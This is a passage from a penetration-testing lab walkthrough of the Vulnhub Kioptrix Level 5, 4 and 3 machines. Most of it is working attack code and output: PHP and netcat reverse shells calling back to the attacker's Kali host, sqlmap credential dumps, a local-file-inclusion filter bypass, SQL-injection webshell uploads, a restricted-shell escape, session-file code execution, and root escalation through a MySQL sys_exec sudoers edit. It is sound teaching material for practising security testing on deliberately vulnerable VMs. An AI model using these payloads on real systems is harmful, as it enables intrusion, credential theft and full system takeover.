tar -xvzf php-reverse-shell-1.0.tar.gz
cp php-reverse-shell-1.0/php-reverse-shell.php .
# Change to our ip/port
sed -i "s/127.0.0.1/$KALI/" php-reverse-shell.php
sed -i "s/1234/$PORT/" php-reverse-shell.php
# Make sure the reverse shell has a pty.
# change 0 => array("pipe", "r")  to  0 => array("pty")
sed -i 's/\([012]\) => array("pipe", "[rw]")/\1 => array("pty")/' php-reverse-shell.
↪php
REVSH="revsh.php"
SCRIPT="$(cat php-reverse-shell.php)"
URL="$PHPTAX/index.php"
```

```
# Upload the PHP reverse shell.
curl --silent --user-agent "$AGENT" \
     --get --data-urlencode "field=$REVSH" --data-urlencode "newvalue=$RSH" \
       $URL
```

### Exploiting the reverse shell to get root

Search the Exploit Database for FreeBSD local exploits yields FreeBSD 9.0-9.1 mmap/ptrace - Privilege Escalation Exploit. Let's fire up the reverse shell and run the exploit. First on a separate Kali terminal fire up a listener:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
socat - TCP-LISTEN:$PORT
```

Going back to your main Kali terminal fire up the reverse PHP shell uploaded previously:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'
REVSH="revsh.php"
URL_REVSH="$PHPTAX/data/$REVSH"
curl --silent --user-agent "$AGENT" \
      $URL_REVSH
```

Once the shell opens you can `cntl-C` the `curl` command and continue on to obtain the exploit code and transfer it to the target host:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit

# Download the exploit
EXPLOIT='exploit.c'
curl --silent --insecure --output $EXPLOIT \
     https://www.exploit-db.com/download/26368
dos2unix $EXPLOIT
# Upload to kioptrix5
socat FILE:$EXPLOIT TCP-LISTEN:$PORT2
```

Back in the kioptrix5 reverse shell terminal change the following to have $KALI and $PORT2:

```
# Get a pty
/usr/local/bin/python -c 'import pty; pty.spawn("/bin/sh")'
# Use nc to transfer exploit source to target
# From the kioptrix5 side:
cd /tmp
# Fill in
nc KALI PORT2 > exploit.c
gcc -o exploit exploit.c
./exploit
id
```

And so we have root.

## 3.11 Kioptrix Level 4

### 3.11.1 Setup

#### Setting up the VMware VM

The challenge is Kioptrix: Level 1.3 (#4), the fourth of the Vulnhub Kioptrix Series. The VM comes packaged as Kioptrix4_vmware.rar, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless root access to fix any issues. See *Virtual Machine Setup* for background on using the VMware vmdk file. Kioptrix4 runs Ubuntu 8.04.3 LTS i686.

#### Setting up your environment

If you want to easily cut-and-paste from the sample code below, download and edit `kioptrix4_setup.sh`:

```
PT=$HOME/pentest/kioptrix4
mkdir -p $PT
cd $PT
# download kioptrix4_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↪kioptrix4_setup.sh
# edit as needed; later the recon will give you TARGET IP
source kioptrix4_setup.sh
```

`kioptrix4_setup.sh` should look something like:

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.167          # ip of kioptrix4
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.104            # Kali IP
PORT=443                      # reverse shell port
PT=$HOME/pentest/kioptrix4    # create working directories here

[[ $(grep -c kioptrix4 /etc/hosts) -eq 0 ]] && \
  echo " add \"$TARGET kioptrix4.com\" to /etc/hosts"

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=kioptrix4.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.11.2 Reconnaissance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The above reconnaissance should identify the IP for $TARGET and can update $PT/kioptrix4_setup.sh with this value and edit `/etc/hosts` to add "kioptrix4.com" (`echo "$TARGET kioptrix4.com" | $SUDO tee -a /etc/hosts`). Then we can enumerate the open ports and services:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 22: OpenSSH OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- port 80: Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

  A quick search for PHP/5.2.4-2ubuntu5.6 indicates the target is Ubuntu Hardy (8.04).
- ports 139, 445: Unix (Samba 3.0.28a)

### SMB reconnaissance via nmap script

We utilize `/usr/share/nmap/scripts/smb-enum-users.nse` to see if we can find some user accounts:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/nmap
nmap  -oA nmap_smb --script smb-enum-users $TARGET -p 139,445
```

That gives us these user accounts:

```
|   KIOPTRIX4\john (RID: 3002)
|   KIOPTRIX4\loneferret (RID: 3000)
|   KIOPTRIX4\nobody (RID: 501)
|   KIOPTRIX4\robert (RID: 3004)
|   KIOPTRIX4\root (RID: 1000)
```

### Port 80 reconnaissance via dirb & nikto

Out of habit we do **`dirb`** and **`nikto`** scans. Of note **`dirb`** found directory `/john`.

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/spider
dirb  http://$HOST/ -o dirb.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

Actually visiting the web site shows a login page at http://kioptrix4.com, so we'll try to bust it with **sqlmap**.

### sqlmap on login form

Run this **sqlmap**:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --banner --current-user --is-dba --current-db --users --passwords \
  --forms --dbs
```

**sqlmap** shows:

```
back-end DBMS: MySQL 5.0.11
banner:    '5.0.51a-3ubuntu5.4'
current user:    'root@localhost'
current user is DBA:    True
current database:    'members'
database management system users [6]:
[*] ''@'Kioptrix4'
[*] ''@'localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Kioptrix4'
[*] 'root'@'localhost'
database management system users password hashes:
[*]  [1]:
    password hash: NULL
[*] debian-sys-maint [1]:
    password hash: *3AC38ADE5482EA4DE628D0D43BF8FA41E3CF3879
[*] root [1]:
    password hash: NULL
available databases [3]:
[*] information_schema
[*] members
[*] mysql
```

Did you see that? The mysql current user is the mysql root user and is passwordless? Before we follow up on that let's dump the members table:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms -D members --dump
```

This reveals 2 users:

```
Database: members
Table: members
[2 entries]
+----+----------+-----------------------+
| id | username | password              |
+----+----------+-----------------------+
| 1  | john     | MyNameIsJohn          |
| 2  | robert   | ADGAdsafdfwt4gadfga== |
+----+----------+-----------------------+
```

It turns out these 2 user's mysql password is the same as their kioptrix4 password, giving us SSH access to kioptrix4.

### `sqlmap` extras

This is very unusual to have a passwordless mysql root so let's try some **`sqlmap`** commands we haven't used before.

### –file-read

First let's use "–file-read" to get at kioptrix4 system files:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
FILE='/etc/passwd'
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --file-read="$FILE" -v 0
```

Running this gets us `/etc/passwd`:

```
hacker@kali:~/pentest/kioptrix4/sqlmap$ FILE='/etc/passwd'
hacker@kali:~/pentest/kioptrix4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
↪output-dir $PWD/sqlmap
    --dbms="MySQL" --forms --file-read="$FILE" -v 0
#################### SNIP ####################
files saved to [1]:
[*] /home/hacker/pentest/kioptrix4/sqlmap/sqlmap/kioptrix4.com/files/_etc_passwd␣
↪(same file)
#################### SNIP ####################
hacker@kali:~/pentest/kioptrix4/sqlmap$ cat /home/hacker/pentest/kioptrix4/sqlmap/
↪sqlmap/kioptrix4.com/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
#################### SNIP ####################
www-data:x:33:33:www-data:/var/www:/bin/sh
#################### SNIP ####################
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
#################### SNIP ####################
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
```

### –file-write & –file-dest failure

Next let’s use “–file-write LOCALFILE” and “–file-dest REMOTEFILE” to transfer LOCALFILE to REMOTEFILE. Although g0tm1lk’s Kioptrix - Level 4 (SQL Injection) reported success with this, our sqlmap complained “none of the SQL injection techniques detected can be used to write files to the underlying file system of the back-end MySQL server”.

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap

REMOTEFILE="/var/www/x.php"
LOCALFILE="$PWD/x.php"
CMD='<?php passthru($_GET["cmd"]); ?>'
echo "$CMD" > $LOCALFILE
chmod +x $LOCALFILE
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --file-write="$LOCALFILE" --file-dest="$REMOTEFILE" -v 0
curl --silent $URL/x.php?cmd=id
```

The sqlmap error reported was:

```
[15:38:27] [ERROR] none of the SQL injection techniques detected can be used to write␣
↪files to the underlying file system of the back-end MySQL server
```

### –sql-shell

Next let’s get a mysql shell going:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-shell -v 0
```

Running this gets us a mysql shell missing some output, but still useful:

```
hacker@kali:~/pentest/kioptrix4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
↪output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-shell -v 0
##################### SNIP #####################
sql-shell> show databases;
[10:29:12] [WARNING] time-based comparison requires larger statistical model, please␣
↪wait......................
sql-shell> -- ugh - no output
sql-shell> -- see if we can execute OS commands using sys_exec
sql-shell> select * from mysql.func;
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
select * from mysql.func; [2]:
[*] lib_mysqludf_sys.so, lib_mysqludf_sys_info, 0, function
[*] lib_mysqludf_sys.so, sys_exec, 0, function

sql-shell> -- so can execute system commands as user mysql runs under
sql-shell> select sys_exec("id");
select sys_exec("id");:    ' '
sql-shell> -- a "blind" capability
sql-shell> -- turns out we're doing this as root but don't know it :)
sql-shell> exit
```

So we can get a mysql shell but much of the output is missing. The mysql database has mysqludf/lib_mysqludf_sys installed. It provides access to OS-level commands using the id mysql is using, which if it's root leads to MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux. To tell the mysql userid we'd have to create a file and see what perms it has. It turns out mysql is running as root, but we'll not follow this path right now.

### –sql-query

And you can run 1 query via:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-query='select * from members;' -v 0
```

## File download and upload

### Downloading files

### Via the web server

The html has a local file inclusion problem in the url http://kioptrix4.com/member.php?username=john (used to display a member's control panel). When you try to download `/etc/password` by changing "john" to "../../../../../../etc/passwd", the "etc" is filtered out. Two standard tricks to get around this are duplicating the string ("etc" becomes "etcetc") or embedding the string within itself ("etc" becomes "eetctc" so removing the inner "etc" leaves "etc"). Here's an example:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
# does not work - etc filtered out
FILE='../../../../../../../etc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
# works - etcetc
FILE='../../../../../../../etcetc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
# works - eetctc
FILE='../../../../../../../eetctc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
```

### Via mysql

The mysql database can both read and write files on the target host. Unfortunately there are some security-motivated restrictions. From 13.2.6 LOAD DATA INFILE Syntax:

> For security reasons, when reading text files located on the server, the files must either reside in the database directory or be readable by the user account used to run the server.

So when the database is accessed by the web server, even if the mysql process runs as root, files outside the database directory are restricted to those the web server could access itself.

### Uploading files using sql injection

The mysql database can both read and write files on the target host. Unfortunately there are some security-motivated restrictions. From 13.2.9.1 SELECT … INTO Syntax:

> The SELECT … INTO OUTFILE 'file_name' form of SELECT writes the selected rows to a file. The file is created on the server host, so you must have the FILE privilege to use this syntax. file_name cannot be an existing file, which among other things prevents files such as /etc/passwd and database tables from being destroyed.

So the database cannot overwrite or append to existing files, but can create new files. g0tm1lk's Kioptrix - Level 4 (SQL Injection) writeup has 2 nice examples of using SQL injection to upload files. We translate the first here to use **`curl`**: it uploads the php script `<?php passthru($_GET['cmd']); ?>`. The SQL injection's UNION must have the same number of columns as the hijacked query: 3 in this case. It starts the output file with 3 blanks (0x20) and then includes the PHP script as a hex-encoded line terminator (`LINES TERMINATED BY`). Again, if the file exists it will not be overwritten.

```
# this is the PHP script to upload - encode it as ascii hex with a leading "0x"
CMD='<?php passthru($_GET["cmd"]); ?>'
HEXCMD=$(python3 -c "print(''.join(list(map(lambda x: x[-2:],map(hex,map(ord,'$CMD
↪'))))))")
HEXCMD="0x$HEXCMD"

# UNION must have 3 columns to match members table, so uses 3 blanks
#   PHP script is output as a line terminator (LINES TERMINATED BY)
URL='http://kioptrix4.com/checklogin.php'
INJECT="' AND 1=1 UNION SELECT 0x20,0x20,0x20 INTO OUTFILE '/var/www/backdoor.php'␣
↪LINES TERMINATED BY $HEXCMD -- "
curl -v -L $URL \
  --data-urlencode myusername="admin" \
  --data-urlencode mypassword="$INJECT" \
  --data-urlencode Submit="Login"

# now test out backdoor.php with "id"
curl --silent http://kioptrix4.com/backdoor.php?cmd=id
```

The other example (left to the reader) is to upload a cron job that uses `nc` to connect back to the attacker.

## 3.11.3 The Exploits

### Exploit: SSH and root mysql

This is a more typical or traditional exploit: start with SSH to kioptrix4; break out of the limited shell; use mysql running as root to escalate a user to root via `/etc/sudoers` or "admin" group. Start with SSH using john/MyNameIsJohn:

```
hacker@kali:~/pentest/kioptrix4/sqlmap$ PT=$HOME/pentest/kioptrix4
hacker@kali:~/pentest/kioptrix4/sqlmap$ source $PT/kioptrix4_setup.sh
hacker@kali:~/pentest/kioptrix4/sqlmap$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix4/exploit$ ssh john@kioptrix4.com
john@kioptrix4.com's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ sudo
Traceback (most recent call last):
  File "/bin/kshell", line 27, in <module>
    lshell.main()
  File "/usr/lib/python2.5/site-packages/lshell.py", line 1219, in main
    cli.cmdloop()
  File "/usr/lib/python2.5/site-packages/lshell.py", line 410, in cmdloop
    stop = self.onecmd(line)
  File "/usr/lib/python2.5/site-packages/lshell.py", line 531, in onecmd
    func = getattr(self, 'do_' + cmd)
  File "/usr/lib/python2.5/site-packages/lshell.py", line 132, in __getattr__
    if self.check_secure(self.g_line, self.conf['strict']) == 1:
  File "/usr/lib/python2.5/site-packages/lshell.py", line 247, in check_secure
    if cmdargs[1] not in self.conf['sudo_commands'] and cmdargs:
TypeError: 'NoneType' object is unsubscriptable
Connection to kioptrix4.com closed.
```

This appears to be ghantoos/lshell. Doing a quick search for “lshell exploit” shows an easy workaround: `echo os.system('/bin/bash')`:

```
hacker@kali:~/pentest/kioptrix4/exploit$ ssh john@kioptrix4.com
john@kioptrix4.com's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ export TERM=linux
```

Next we use rebootuser/LinEnum to do some reconnaissance:

```
wget --quiet --no-check-certificate \
  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
chmod +x LinEnum.sh; ./LinEnum.sh -t 2>&1 | tee LinEnum.out
```

Scanning through LinEnum.out we see mysql (5.0.51a) runs as root without a password. A quick search on running mysql as root turns up MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux. This exploit depends upon mysqludf/lib_mysqludf_sys; it turns out the required `/usr/lib/lib_mysqludf_sys.so` is already on the system and defines the required `sys_exec()` function, so we can run the exploit without setup:

```
john@Kioptrix4:~$ ls -l /usr/lib/lib_mysqludf_sys.so
-rw-rw-rw- 1 root root 12896 2012-02-04 10:08 /usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:~$ CMD='select * from mysql.func;'
```

```
john@Kioptrix4:~$ mysql -u root -e "$CMD" mysql
+-----------------------+-----+---------------------+----------+
| name                  | ret | dl                  | type     |
+-----------------------+-----+---------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+---------------------+----------+
john@Kioptrix4:~$ CMD='select sys_exec('"'"'echo "john ALL=NOPASSWD: ALL" >> /etc/
↪sudoers'"'"');'
john@Kioptrix4:~$ echo $CMD
select sys_exec('echo "john ALL=NOPASSWD: ALL" >> /etc/sudoers');
john@Kioptrix4:~$ mysql -u root -e "$CMD" mysql
+-----------------------------------------------------------+
| sys_exec('echo "john ALL=NOPASSWD: ALL" >> /etc/sudoers') |
+-----------------------------------------------------------+
| NULL                                                      |
+-----------------------------------------------------------+
john@Kioptrix4:~$ sudo su -
root@Kioptrix4:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root. Alternatively we could have added john to the admin group by changing our command to `select sys_exec('usermod -a -G admin john');`.

### Exploit: `/proc/self/fd/9` and root mysql

This is an unusual exploit based on Kioptrix - Level 4 (Local File Inclusion): use local file inclusion on `/proc/self/fd/9` to execute shell commands to get a reverse shell using mysql running as root.

#### `/proc/self/fd/9` is `/var/lib/php_$PHPSESSID`

#### `/proc/self/fd/9` background

For general information on `/proc` see:

- Linux Filesystem Hierarchy 1.14. /proc
- Linux Programmer's Manual PROC(5)
- Advanced Linux Programming Ch 7 The /proc File System

#### Which `/proc/self/fd/?` is in use?

The actual file descriptor integer number in use will vary. For this particular case you start searching from 0 until you don't get an error:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
# find FD in use (probably 9 but try starting at 0)
FD=no
for i in {0..10..1}; do
  FILE='../../../../../../../proc/self/fd/'"$i"
  URL="http://kioptrix4.com/member.php?username=$FILE%00"
  WARNING="$(curl --silent "$URL" 2>&1 | grep -c Warning)"
  [[ "$WARNING" == "0" ]] && { FD=$i; break; }
done
[[ "$FD" == "no" ]] && { echo "ERROR: FAILED TO FIND FD"; exit; }
echo "FD=$FD"
```

In our case it's 9.

### What does /proc/self/fd/$FD reference?

It references /var/lib/php5/sess_$PHPSESSID. That is, for cookie PHPSESSID=e67efa732b9b15b6def9824e1200db76, /proc/self/fd/$FD references file /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76 and cat /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76 gives the same output as /proc/self/fd/N:

```
# on kioptrix4 - cat of /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76
john@Kioptrix4:/var/lib/php5$ sudo cat sess_e67efa732b9b15b6def9824e1200db76
myusername|s:4:"user";mypassword|s:12:"' OR 1=1-- -";

# on kali - fetch /proc/self/fd/9 using the matching cookie
hacker@kali:~/pentest/kioptrix4/exploit$ cat $COOKIES
##################### SNIP ######################
kioptrix4.com FALSE   /       FALSE    0       PHPSESSID      ␣
↪e67efa732b9b15b6def9824e1200db76
hacker@kali:~/pentest/kioptrix4/exploit$ curl --silent --cookie $COOKIES -L $URL
myusername|s:4:"user";mypassword|s:12:"' OR 1=1-- -";
```

So cookies are very important in the sense that they change /proc/self/fd/$FD.

### What's in /proc/self/fd/$FD?

Here is a peek at the session file for running shell commands in php:

```
john@Kioptrix4:/var/lib/php5$ sudo cat sess_9c41e85731871e88a3a2ba265cf5c6bb
myusername|s:4:"user";mypassword|s:58:"' OR 1=1-- - <?php echo "\n\n"; passthru($_GET[
↪'cmd']); ?>";
```

It contains the form input fields: here "myusername" and "mypassword" field names followed by "|"; then a colon-separated triple of the data type "s" for string; field length of 4 and 58, respectively; and the actual value. When mypassword is included in a mysql query the OR 1=1 causes the login to succeed and the -- comments out the rest (the php part). When we use a local file inclusion of session file, the trailing <?php ... ?> is executed as php code, running our command. That's how this exploit works.

### Logging in and running shell commands via /proc/self/fd/$FD

Local file inclusion provides limited reconnaissance; what's really needed is to run some remote shell commands. We do this by including <?php echo "\\n\\n"; passthru(\$_GET['cmd']); ?> at the end of /proc/self/fd/$FD. Its contents consist of a string having 2 parts: the mysql injection with a trailing "– -" which makes mysql ignore the rest of the string, followed by the php script. Once we set this up we can run commands on kioptrix4. Here's an example of some simple commands:

```
# assumes $FD computed as above
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit

# COOKIES_CMD for the php passthru command executor
COOKIES_CMD=cookies_CMD.txt
rm -f $COOKIES_CMD
URL='http://kioptrix4.com/checklogin.php'
INJECT="' OR 1=1-- - <?php echo "'"\n\n"'"; passthru(\$_GET['cmd']); ?>"
curl --silent -L --cookie-jar $COOKIES_CMD $URL \
  --data-urlencode myusername="user" \
  --data-urlencode mypassword="$INJECT" \
  --data-urlencode Submit="Login"

# run "id", "which netcat", then fire up a reverse shell
URL="http://kioptrix4.com/member.php"
CMD="id"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1
CMD="which netcat"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1
```

### Getting root

Now at this point we can carry out reconnaissance just like the other exploits. We could even do a reverse bash shell via `CMD="/bin/netcat $KALI $PORT -e /bin/bash"`. We could reproduce finding out that mysql is running as root and the /usr/lib/lib_mysqludf_sys.so sys_exec UDF is already installed providing `sys_exec()`. After all that work we can simply set up a listener on the Kali side prior to firing off a root shell via mysql. Here's the Kali listener (run from a different terminal window):

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
$SUDO socat - TCP-LISTEN:$PORT
```

Back in the original terminal window, use **`curl`** to open up a reverse shell:

```
CMD2="/bin/netcat $KALI $PORT -e /bin/bash"
CMD="mysql -u root -e \"select sys_exec(\\\"$CMD2\\\")\" mysql"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1
```

A root reverse shell opens in the Kali listener terminal window:

```
hacker@triple:~/pentest/kioptrix4/exploit$ $SUDO socat - TCP-LISTEN:$PORT
id
uid=0(root) gid=0(root)
export TERM=linux
python -c 'import pty; pty.spawn("/bin/bash")'
root@Kioptrix4:/var/lib/mysql#
```

And we have root.

# 3.12 Kioptrix Level 3

## 3.12.1 Setup

### Setting up the VMware VM

The challenge is Kioptrix: Level 1.2 (#3), the third of the Vulnhub Kioptrix Series. The VM comes packaged as KVM3.rar, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless root access to fix any issues. See *Virtual Machine Setup* for background on using the VMware vmdk file. Kioptrix3 runs Ubuntu 8.04.3 LTS i686.

### Setting up your environment

If you want to easily cut-and-paste from the sample code below, download `kioptrix3_setup.sh`:

```
PT=$HOME/pentest/kioptrix3
mkdir -p $PT
cd $PT
# download kioptrix3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↪kioptrix3_setup.sh
# edit as needed; later the recon will give you TARGET IP
source kioptrix3_setup.sh
```

## 3.12.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know $TARGET and can fill it in $PT/kioptrix3_setup.sh and also edit `/etc/hosts` to add “kioptrix3.com” (`echo "$TARGET kioptrix3.com" | $SUDO tee -a /etc/hosts`).

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this gives reveals:

- port 22: OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- port 80: Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

  A quick search for PHP/5.2.4-2ubuntu5.6 indicates the target is Ubuntu Hardy (8.04).

#### Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/spider
dirb  http://$HOST/ -o dirb.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

The most significant finding was finding phpmyadmin, indicating the MySQL database.

### 3.12.3 Viewing the web site

The next bit of reconnaissance was to view the web site. Two significant findings are detailed here, with only an exploit for the first provided.

#### Gallarific SQL injection exploit

#### Finding Gallarific

The home page brags about the new gallery system provided. Looking at the tab on the gallery web page you'll see "Gallarific".

#### Gallarific exploit candidate

Search Gallarific in Exploit Database returns GALLARIFIC PHP Photo Gallery Script (gallery.php) SQL Injection. (`searchsploit gallarific` also returns the SQL injection.)

```
===[ Exploit ]===
www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,
↪username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--
```

Since the gallery is at http://kioptrix3.com/gallery/ the injection point is http://kioptrix3.com/gallery/gallery.php?id=null. To help understand how the SQL injection occurs, here is the actual PHP query:

```
$parent_id = $_GET['id'];
$selcat="SELECT * from gallarific_galleries where parentid=$parent_id order by␣
↪parentid,sort,name";
$selcat2=mysql_query($selcat) or die(mysql_error()."Could not select category");
```

By setting `id` to:

```
null and 1=2
union select 1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8
  from gallarific_users
--
```

the query becomes

```
SELECT * from gallarific_galleries where parentid=null and 1=2
union select 1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8
  from gallarific_users
-- order by parentid,sort,name
```

The first SELECT returns nothing due to “1=2” always being false; the union is any arbitrary query returning (in this case) 8 columns; and the trailing “–” on the id value comments out the original “order by parentid,sort,name”. So the sql query has effectively been hijacked into an arbitrary query. **sqlmap** can automate this for you, allowing mapping the complete database that the application has access to.

### LotusCMS gets arbitrary PHP execution = file download/upload, reverse shell

If you just want the exploit then feel free to skip on ahead. This is included only for those wishing to study in depth, including reverse shells.

### Finding LotusCMS

Visiting the website reveals a number of pages including a LotusCMS login page:

```
hacker@kali:~/pentest/kioptrix3/spider$ curl --silent http://kioptrix3.com/index.php?system=Admin
##################### SNIP #####################
  <title>LotusCMS Administration</title>
##################### SNIP #####################
  Proudly Powered by: <a href="http://www.lotuscms.org">LotusCMS</a></li>
##################### SNIP #####################
```

### The problem with LotusCMS’s router.php

#### router.php code

We’re going to go out of order here and show the problem code before we discover the vulnerabilities. This hopefully will help you understand them when we get to then next. Here is the code for `core/lib/router.php` showing the unmodified, unchecked user inputs `$plugin` and `$page` are concatenated in an `include` and `eval` statment:

```
class Router{

        /**
         * This routes any request from get variables into the LotusCMS system.
         */
        public function Router(){
                //Get page request (if any)
                $page = $this->getInputString("page", "index");

                //Get plugin request (if any)
                $plugin = $this->getInputString("system", "Page");

                //If there is a request for a plugin
                if(file_exists("core/plugs/".$plugin."Starter.php")){
                        //Include Page fetcher
                        include("core/plugs/".$plugin."Starter.php");

                        //Fetch the page and get over loading cache etc...
                        eval("new ".$plugin."Starter('".$page."');");
```

### router.php downloading files

Imagine the following query:

> http://kioptrix3.com/index.php?system=../../../../../../../../../../etc/passwd%00.html

